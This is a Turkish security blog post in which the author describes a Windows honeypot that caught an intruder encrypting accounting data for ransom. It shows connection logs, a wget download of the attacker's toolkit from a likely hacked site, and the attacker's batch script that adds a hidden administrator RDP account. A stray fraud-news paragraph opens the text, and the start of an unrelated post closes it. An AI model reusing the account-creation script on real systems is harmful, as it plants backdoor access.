
Polis şebekenin para aldığı şirketlerle ilgili çalışmalarına devam ederken, şebekenin, şu ana kadar yapılan tespitlerde 55 şirketten 87 bin 684 Dolar alındığı belirlendi. Paraların şebekenin talebi üzerine Rusya, Ukrayna, Çin Vietnam, Peru gibi ülkelerdeki hesaplara havale edildiği belirlendi. Bu ülkelere havale edilen paralarında farklı şebekeler aracılığı ile çekikerek komisyon karşılığı S.B.'nin adamlarına aktarıldığı iddia edildi.



Tuzak sisteme bağlananların IP adreslerini ve sisteme ne kadar süre ile bağlı kaldıklarını öğrenebilme adına Remote Desktop servisine internetten erişim vermek yerine, Ubuntu (Batcave) üzerinden yönlendirme yapmaya karar verdim. Bunun için Ubuntu'nun 3389. bağlantı noktasına (port) gelen tüm istekleri, [socat](#) aracı ile tuzak sistemin 3389. bağlantı noktasına yönlendirdim. Socat aracının detaylı kayıt özelliğini yorumlaması pek pratik olmadığı için de Python ile [Socat Connection Tracker](#) adında yardımcı bir araç hazırladım.


```
✓ Batcave ✘
=====
SOCAT Connection Tracker [https://www.mertsarica.com]
=====
Connection from: 212.7.217.50
Connection Time: 2016/11/25 00:17:31
Disconnection Time: 2016/11/25 01:02:21
Connection duration: 44 minutes
root@ubuntu:~#
```

Bir sabah uyandığımda e-posta kutumda tuzak sistem tarafından gönderilmiş çok sayıda e-posta olduğunu farkettim. Bu durum ben gece miş miş uyurken birinin tuzak sistemimi hacklediği anlamına geliyordu. Tuzak sistemin konsoluna ESXi arabiriminden bağlandığımda ilk dikkatimi çeken sistemde Sys isimli farklı bir kullanıcının oluşturulduğu guydu. Sisteme giriş yaptığım zaman ise karşıma çıkan Steganos Backup 2012 yedekleme yazılımı ile muhasebe programının klasörlerinin şifreli olarak yedeklendiği ve masaüstünde yer alan not ile uzun


zamandan beri beklediğim günün nihayet geldiğini anladım. Bağlantı kuran kişi yukarıda yer alan ekran görüntüsünden de anlaşılacağı üzere tuzak sistemime 44 dakika bağlı kalmıştı.







Art niyetli kişiye ait kayıtları incelediğimde kameder.com.tr adresinden (muhtemelen hacklenmiş bir site), pr.docx isimli bir dosya indirdiğini gördüm. 65 MB büyülüğünde bir belge olması oldukça şüpheli olduğu için bunun bir ZIP dosyasını öğrenmem çok zor olmadı. Bu ZIP dosyasını açmaya çalıştığımda ise bir parola soruluyordu. Parolayı bulmak için ise yine kayıtlara hızlıca göz attığında, parolanın x olduğunu gördüm. ZIP dosyasını açtığımda art niyetli kişinin hacklediği sistem üzerine yükleyip, çalıştırırmak amacıyla kullandığı tüm araçları karşısında buldum. Sys kullanıcısının parolasını da bir bat dosyası içinde bulduktan sonra şifrelenen dosyalarımın parolasının da olabileceği ihtimaline karşı benzer dosyaları incelemeye devam ettim ancak parola içeren herhangi bir dosya bulamadım.





```

root@remnux: /home/remnux/Desktop/honeypot
File Edit Tabs Help
root@remnux:/# cd home
root@remnux:/home# ls
remnux
root@remnux:/home# cd remnux/
root@remnux:/home/remnux# cd Desktop/
root@remnux:/home/remnux/Desktop# mkdir honeypot
root@remnux:/home/remnux/Desktop# cd honeypot/
root@remnux:/home/remnux/Desktop/honeypot# wget www.kameder.com.tr/dokumanlar/pr.docx
--2016-11-24 21:54:31-- http://www.kameder.com.tr/dokumanlar/pr.docx
Resolving www.kameder.com.tr (www.kameder.com.tr)... 77.223.129.229
Connecting to www.kameder.com.tr (www.kameder.com.tr)|77.223.129.229|:80...
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://kameder.com.tr/dokumanlar/pr.docx [following]
--2016-11-24 21:54:32-- http://kameder.com.tr/dokumanlar/pr.docx
Resolving kameder.com.tr (kameder.com.tr)... 77.223.129.229
Reusing existing connection to www.kameder.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 68230834 (65M) [application/vnd.openxmlformats-officedocument.wordprocessingml.document]
Saving to: 'pr.docx'

pr.docx          42%[=====]  1  27.76M  1.51MB/s  eta : 21:54


```






```
user_sys.bat
1 net user sys Abc+123 /add
2 net localgroup Administrators sys /add
3 net localgroup "Remote Desktop Users" sys /add
4 net accounts /maxpwage:unlimited
5 pause
```

Tuzak sisteme üzerinde kopyala yapıştır ve dosya paylaşımını engellediğim için art niyetli kişinin muhasebe programına ait klasörleri şifrelemek için seçtiği parolayı yazmakta epey zorlandığını gördüm. :) SEMSIPASA ile başlayan uzun parolayı yazmakta epey zorlandıktan sonra karsiyaka ile başlayan bir parola denemiş ve onu da yazamayınca son olarak dvdassanat669- parolasında karar kılmıştı. İzlediğinden habersiz olan art niyetli kişi, verileri şifreleyip e-posta atılmasını hayal ederken, tuzak sistem sayesinde dvdassanat669- parolası ile şifreyi çözüp, bu konuya da kendi adıma açıklığa kavuşturmış oldum.





Sonuç itibariyle bu yazıya konu olan fidyecilerle mücadele edebilme adına, periyodik olarak sistemlerinizin yedeğini almak, yedeklerinizi güvenli ortamlarda saklamak, internete açık olan bağlantı noktalarınızı kontrol edip ihtiyaç duymadıklarını devre dışı bırakmak ve sistemlerinizde güçlü parolalar kullanmak kısa vadede fidyecilerin kötü emellerine ulaşmalarını zorlaştıracaktır.

Unutmadan, tuzak sistem tarafından art niyetli kişinin verileri şifrelemesi esnasında kayıt ettiği videoyu da aşağıda izleyebilirsiniz.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Tuzak Sistem ile Hacker Avı](#) appeared first on [Siber Güvenlik Günlüğü](#).

DTMF Hırsızlığı

By Mert SARICA on June 1st, 2017

15 Kasım 2016 tarihinde Hürriyet'te yayınlanan "[Dolandırıcılıkta yeni yöntem: Dolandırılıyorsunuz; şifrenizi ekrana tuşlayın](#)" başlıklı yazı dikkatimi çekti. Haberin detaylarını okuduğumda dolandırıcıların yeni keşfettikleri akılalmaz bir yöntem ile dolandırıcılık yaptıklarına dem vuruyordu. Şayet haberi derleyen kişi, haberi yayımlamadan önce en azından bir bilişim uzmanına danışmış olsaydı eminim bunun akıl 